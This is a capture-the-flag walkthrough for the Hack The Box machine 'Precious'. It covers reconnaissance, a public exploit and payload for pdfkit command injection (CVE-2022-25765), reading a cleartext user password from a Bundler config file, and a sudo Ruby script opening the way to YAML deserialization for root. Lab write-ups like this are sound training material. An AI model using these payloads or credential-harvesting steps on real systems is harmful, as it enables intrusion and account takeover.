
Máquina Precious



https://app.hackthebox.com/machines/513

Reconnaissance

SHELL

```
❯ sudo nmap 10.129.228.98 -sSCV --min-rate 5000 -p- --open -n -Pn -oN scan1.txt
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-16 21:44 +0200
Nmap scan report for 10.129.228.98
Host is up (8.0s latency).
Not shown: 61977 filtered tcp ports (no-response), 3556 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
|_  256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://precious.htb/
```


```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.27 seconds
```

Nmap reported us the ports `22` and `80`, so it appers the exploitation is via web.

After adding the *precious.htb* in */etc/hosts* file we can see this page that apparently converts a page to pdf:

Using `whatweb` we can scan the web fastly.

```
SHELL
❯ whatweb http://precious.htb
http://precious.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0 + Phusion Passenger(R) 6.0.15], IP[10.129.228.98], Ruby-on-Rails, Title[Convert Web Page to PDF], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-Powered-By[Phusion Passenger(R) 6.0.15], X-XSS-Protection[1; mode=block], nginx[1.18.0]
```



Indeed, the page makes a request to a given page and generates a PDF from it.

At this point we can try SSRF o code execution, but first we can check metadata about the PDF file generated using `exiftool`:

```shell
❯ exiftool rpsvleim94ozi027l7skl8e2qep7aiyq.pdf
ExifTool Version Number         : 13.36
File Name                       : rpsvleim94ozi027l7skl8e2qep7aiyq.pdf
Directory                       : .
File Size                       : 17 kB
File Modification Date/Time     : 2025:09:17 08:44:14+02:00
File Access Date/Time           : 2025:09:17 08:44:14+02:00
File Inode Change Date/Time     : 2025:09:17 08:44:14+02:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```

In the creator field, we see a version, apparently is using the pdfkit library from ruby. So now we can search for a exploit by using `searchsploit`

```shell
❯ searchsploit pdfkit
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
pdfkit v0.8.7.2 - Command Injection                                          | ruby/local/51293.py
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


Explotation

```shell
❯ python pdf_exploit.py
UNICORD Exploit for CVE-2022–25765 (pdfkit) - Command Injection

Usage:
  python3 exploit-CVE-2022–25765.py -c <command>
  python3 exploit-CVE-2022–25765.py -s <local-IP> <local-port>
  python3 exploit-CVE-2022–25765.py -c <command> [-w <http://target.com/index.html> -p <parameter>]
  python3 exploit-CVE-2022–25765.py -s <local-IP> <local-port> [-w <http://target.com/index.html> -p <parameter>]
  python3 exploit-CVE-2022–25765.py -h

Options:
  -c    Custom command mode. Provide command to generate custom payload with.
  -s    Reverse shell mode. Provide local IP and port to generate reverse shell payload with.
  -w    URL of website running vulnerable pdfkit. (Optional)
  -p    POST parameter on website running vulnerable pdfkit. (Optional)
  -h    Show this help menu.
```


We can see that the payload generated is just injecting code in the url wrapping the code with -- `'` -- :

```
python pdf_exploit.py -c 'ping -c2 10.10.16.55'


      _ __,~~~/_       __  ___  ___________________  ___  ___
   ,~~`( )_( )-\|      / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
     |/|  `--.       / /_/ /    // // /__/ /_/ / , _// / /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

UNICORD: Exploit for CVE-2022–25765 (pdfkit) - Command Injection
OPTIONS: Custom Command Mode
PAYLOAD: http://%20`ping -c2 10.10.16.55`
WARNING: Wrap custom command in "quotes" if it has spaces.
EXPLOIT: Copy the payload above into a PDFKit.new().to_pdf Ruby function or any application running vulnerable pdfkit.
```

So we can try if that works in this context:



After confirming a succesfully code execution, the next step is get a rev shell:



Privilage Escalation

Apparently we have to elevate our privilage to *henry* and the to *root*

```
ruby@precious:/var/www/pdfapp/config$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
henry:x:1000:1000:henry,,,:/home/henry:/bin/bash
ruby:x:1001:1001::/home/ruby:/bin/bash
```
SHELL

bundle directory use to usually store sensible data so we can quickly check it as we can confirm is storing *henry password*

```
ruby@precious:~/.bundle$ cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```
SHELL

Once as henry, we can check if has capacities in sudores and indeed he has, he can execute a ruby script as root:

```
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```
SHELL

This script uses a danger function and a not-fullpath file in addition, so we can leverage via deserialization attack.

For that, I used this poc I found in this blog: https://blog.stratumsecurity.com/2021/06/09/blind-remote-code-execution-through-yaml-deserialization/